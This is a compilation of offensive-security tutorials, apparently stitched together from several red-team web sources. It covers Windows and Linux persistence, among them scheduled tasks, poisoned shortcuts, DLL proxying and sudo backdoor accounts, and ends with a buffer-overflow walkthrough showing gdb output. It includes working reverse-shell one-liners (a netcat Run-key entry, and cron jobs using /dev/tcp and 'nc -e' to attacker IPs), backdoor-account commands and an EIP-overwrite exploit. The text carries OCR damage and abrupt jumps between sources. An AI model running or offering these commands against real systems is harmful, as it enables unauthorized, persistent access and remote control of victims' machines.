
Before the DLL proxy technique: program.exe calls the functions from the legitimate.dll.



After the DLL proxy technique: program.exe calls the "exportedFunction1" from the original DLL (legitimate.dll – the hooked DLL), the persistent code is loaded into the memory, for instance, a code capable of running a bind shell, and the execution is forwarded to the original DLL renamed to "legitimate1.dll".



A potential code to perform this task is presented below. On the left side, we can see all the legitimate exported calls. The proxy is achieved on the right side using a linker to the right DLL (the original one), and the malicious or persistence is executed when the DLL process is attached.



More details about this technique can be found here.

The dratted scheduled task

One of the most famous persistence techniques is creating a scheduled task that will execute within a time range to execute the target code.


The following line can create a scheduled task that will execute every minute. After that, a shell under the C:\tmp\shell.cmd path is executed.

```
schtasks /create /sc minute /mo 1 /tn "persistenttask" /tr C:\tmp\shell.cmd /ru "SYSTEM"
```

More details about this technique here.

Poisoning .lnk Shortcuts


A common way of creating persistence on a target machine is poisoning a simple shortcut. By changing the “Target” field, we can tell the shortcut what it should execute. The next image shows that the HxD64.exe program is opened after executing the shortcut file.



However, we can add a crafted payload that can do two things:

- Open the original program (HxD64.exe); and
- Execute the target one (calc.exe) and minimize it.

```
powershell.exe -c "invoke-item \\VBOXSVR\Tools\HxD\HxD64.exe; invoke-item
c:\windows\system32\calc.exe"
```



With this technique in place, any program can be launched when the user starts the legitimate program by clicking on the shortcut file. For instance,

Google Chrome or Microsoft Edge could be good candidates to perform this technique during a red teaming exercise.

For more details, see this article.

The standard “Registry Keys / StartUp Folder”

The classical way of creating persistence on a machine is using the Windows registry or putting a target file on the Windows startup folder. This is even the most used method by malware authors to create persistence after an infection.

The following code can be used to execute the nc.exe file and start a remote shell when the machine starts.

```
REG ADD HKEY_CURRENT_USER\SOFTWARE\Microsoft\CurrentVersion\Run /v 1 /d
"C:\Users\guest\Downloads\nc.exe -e cmd.exe IP PORT"
```

On the other side, a target file can also be dropped into the startup folder located at:

```
C:\Users\[Username]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup.
```

MITRE defines this technique as T1547, and more details about it can be found here.

https://resources.infosecinstitute.com/topic/red-teaming-persistence-techniques/#:~:text=Persistence%20is%20a%20technique%20widely,initial%20foothold%20of%20the%20systems.

Persistence - Rootkit - Backdoor

So if you manage to compromise a system you need to make sure that you do not lose the shell. If you have used an exploit that messes with the machine the user might want to reboot, and if the user reboots you will lose your shell.

Or, maybe the way to compromise the machine is really complicated or noisy and you don't want to go through the hassle of doing it all again. So instead you just create a backdoor that you can enter fast and easy.

Create a new user

The most obvious, but not so subtle way is to just create a new user (if you are root, or someone with that privilege) .

```
adduser pelle
```

```
adduser pelle sudo
```
Now if the machine has `ssh` you will be able to ssh into the machine.
On some machines, older Linux I think, you have to do

```
useradd pelle
passwd pelle
echo "pelle    ALL=(ALL) ALL" >> /etc/sudoers
```

Crack the password of existing user

Get the `/etc/shadow` file and crack the passwords. This is of course only persistent until the user decides to change his/her password. So not so good.

SSH key

Add key to existing ssh-account.

Cronjob NC

Create cronjob that connects to your machine every 10 minutes. Here is an example using a bash-reverse-shell. You also need to set up a netcat listener.

Here is how you check if cronjob is active

```
service crond status
pgrep cron
```
If it is not started you can start it like this

```
service crond status
/etc/init.d/cron start
crontab -e
*/10 * * * * 0<&196;exec 196<>/dev/tcp/192.168.1.102/5556; sh <&196 >&196
2>&196
/10 * * * * nc -e /bin/sh 192.168.1.21 5556
```
Listener

```
nc -lvp 5556
```
Sometimes you have to set the user

```
crontab -e
*/10 * * * * pelle /path/to/binary
```
More here: http://kaoticcreations.blogspot.cl/2012/07/backdooring-unix-system-via-cron.html

Metasploit persistence module

Create a binary with malicious content inside. Run that, get meterpreter shell, run metasploit persistence.

https://www.offensive-security.com/metasploit-unleashed/binary-linux-trojan/

If you have a meterpreter shell you can easily just run `persistence`.

Backdoor in webserver

You can put a cmd or shell-backdoor in a webserver.

Put backdoor on webserver, either in separate file or in hidden in another file

Admin account to CMS

Add admin account to CMS.

Mysql-backdoor

Mysql backdoor

Hide backdoor in bootblock

Nmap

If the machine has nmap installed:

https://gist.github.com/dergachev/7916152

Setuid on text-editor

You can setuid on an editor. So if you can easily enter as a www-data, you can easily escalate to root through the editor.

With `vi` it is extremely easy. You just run `:shell`, and it gives you a shell.

```
# Make root the owner of the file
chown root myBinary

# set the sticky bit/suid
chmod u+s myBinary
```

https://sushant747.gitbooks.io/total-oscp-guide/content/persistence.html

Buffer Overflow

Buffer Overflow Abusing EIP Control

A Buffer overflow occurs when a program or a process attempts to write extra data to a fixed-length block of memory referred to as a buffer. By sending carefully crafted input to an application, an attacker can cause the application to execute arbitrary code, possibly taking over the machine.

several methods exist for detecting initial buffer overflow in applications, ranging from manually reading the code to automated testing using fuzzing techniques. For this blog, We are going to use a simple C program that has a vulnerable function and an unused function. The source code for the program is as shown be

```
#include <stdio.h>
#include <unistd.h>
int helper() {
system("touch pwnd.txt");
}
int overflow() {
char buffer[500];
i nt userinput;
userinput = read(0, buffer, 700);
printf("\nUser provided %d bytes. Buffer content is: %s\n", userinput, buffer);
return 0;
}
int main (int argc, char * argv[]) {
overflow();
return 0;
}
```

The main function calls the overflow function that has a buffer size of 500 bytes. However, a user is allowed to write more than what is declared in the buffer, which is up to 700 bytes. There is also an unused function. This is a piece of code within a program that is not used, which may happen, e.g., due to a developer's error of not removing unused functions. It's called **dead code** and it simply creates a file on the system called "pwned.txt". This blog post demonstrates how to exploit the EIP register to execute this dead code. For this demonstration, we are going to disabled protective measures, like Address Space Layout Randomization (ASLR), that may interfere with a clear demonstration of the buffer overflow issue. There are ways to bypass these measures which we are going to cover in the coming articles. To compile to program and disable ASLR;


***Compile**: gcc smasher.c -o smasher -fno-stack-protector -m32*
***Disable ASLR**: echo 0 | sudo tee /proc/sys/kernel/randomize_va_space*

If you cannot compiile to 32-bit (64-bit binary is still okay), please install the following package :

sudo apt install gcc-multilib


The compiled binary is a 32-bit Linux executable (elf file), when executed it waits for user input and displays it.

Now the code has been compiled and the smasher program was created, let's fire up **gdb**, the Linux command line debugger. If you are unfamiliar with **gdb** the remainder of this article will probably seem pretty intimidating. I promise it's not nearly as scary and alien as it seems, **gdb** is a debugger like any other. let start by listing all functions using **info functions** command



program functions

The three key functions as explained earlier are as shown above. Even if you do not know the source code, it is possible to find and disassemble the “helper” function. From the dump, the buffer variable is pushed onto the stack before the call to **System()**. This is performed via moving the address of **[eax-0x1ff8]** to the **EDX (lea instruction)**, and then pushing it onto the stack as an argument to the system() function (**push edx**). As the arguments are set up, system() is called. The memory address of the helper function can be printed using **p helper** command.



helper function

One rule of the thump when it comes to reverse engineering and assembly is **NOT** to analyze code line by line but to concentrate more on function calls, stack operations and file write/read.

when we feed the program with junk characters, i.e values that exceed the buffer size, it crushes as the extra character overflow to the adjustment **EIP** register replacing its contents. i created test character using python;

*python -c “print(‘A’*800)” > input.txt*

```
gef➤  run < input.txt
Starting program: /home/mrr3b007/BlackC0d3/a/smasher

User provided 700 bytes. Buffer content is: AAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

```
gef➤  info registers
eax            0x0                0x0
ecx            0x0                0x0
edx            0x1                0x1
ebx            0x41414141         0x41414141
esp            0xffffd170         0xffffd170
ebp            0x41414141         0x41414141
esi            0xf7f9d000         0xf7f9d000
edi            0xf7f9d000         0xf7f9d000
eip            0x41414141         0x41414141
eflags         0x10286            [ PF SF IF RF ]
cs             0x23               0x23
ss             0x2b               0x2b
ds             0x2b               0x2b
es             0x2b               0x2b
fs             0x0                0x0
gs             0x63               0x63
```


EIP with new address

The segmentation fault error is an error the CPU produces when a program tries to access a part of the memory it should not be accessing. It didn't happen because a piece of memory was overwritten, it happened because the return address was overwritten with **0x41414141** (hex for 'A'). There's nothing at address 0x41414141 and if there is, it does not belong to the program so it is not allowed to read it. This produces the segmentation fault.


This means that we can control EIP and run any code or call any function that we want since EIP always contains the address of the next instruction to be executed. Meanwhile, we still need to know the exact number of junk characters that are needed to cause the crash. We would then be able to precisely overwrite the EIP with our controlled data. There are various methods to calculate the offset from the beginning of the buffer to the EIP. we will use metasploit pattern_create.rb and pattern_offset.rb tools to achieve this. to create test characters, open linux terminal and run;

/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 800 > junk.txt

when the generated pattern is fed to the program, it fails again with segmentation fault and overwrites EIP register with an memory address. using metasploit pattern_offset.rb. The generated value is the exact number of characters that are needed to cause a crash, in this case **516** as show below;




offset address



offset value

with this in mind, we are finally going to build an exploit to replace the EIP address with the address of the helper function (identified earlier). To meet the requirements of the memory storage format, we need to send helper function address (**0x565561b9**) to the buffer in reverse order: **b9 61 55 56.**



developed exploit

```
gef➤  r < exploit1.txt
Starting program: /home/mrr3b007/BlackC0d3/a/smasher < exploit1.txt

User provided 700 bytes. Buffer content is: AAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[Detaching after vfork from child process 7447]

Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
```

Address in EIP to be executed next

```
~/BlackC0d3/a
❯ ls
Permissions Size User     Date Modified Name
.rw-r--r--  165 mrr3b007 12 Oct 11:57  exploit.py
.rw-r--r--  701 mrr3b007 12 Oct 12:07  exploit1.txt
.rw-r--r--  801 mrr3b007 12 Oct 10:55  input.txt
.rw-r--r--  801 mrr3b007 12 Oct 11:29  junk.txt
.rw-r--r--  148 mrr3b007 12 Oct 12:07  PoC.py
.rw-r--r--    0 mrr3b007 12 Oct 12:09  pwnd.txt
.rwxr-xr-x  16k mrr3b007 12 Oct 11:56  smasher
.rw-r--r--  343 mrr3b007 12 Oct 11:56  smasher.c
```

helper function created file

Just as we expected, the helper function address was loaded to the EIP and got executed to create a file **pwnd.txt** as shown above. Since we supplied an additional address **0x43434343,** the program crashed again with a segmentation fault, however, this is just for demonstration purposes you can as well run it without including this additional address and you will not experience the scary segmentation fault.

In the next article, we will be generating and injecting a shellcode that will spawn /bin/bash whenever EIP control is abused.

https://mrr3b00t.medium.com/buffer-overflow-abusing-eip-control-1d8e1934570e

Memory exploitation has always been a hacker's delight. Techies have always tried to understand how memory hierarchy works. It is complicated how our primary and secondary devices function. A hacker understands how it works and exploits it by various means.

Buffers are memory storage regions that temporarily hold data while it is transferred from one location to another. A buffer overflow occurs when the volume of data exceeds the storage capacity of the memory buffer. As a result, the program attempting to write the data to the buffer overwrites adjacent memory locations .




Image Credits: https://www.hackingtutorials.org

It is a critical vulnerability that lets someone access your important memory locations. A hacker can insert his malicious script and gain access to the machine. Here is a picture that shows where a stack is located, which will be the place of exploitation. Heap is like a free-floating region of memory.

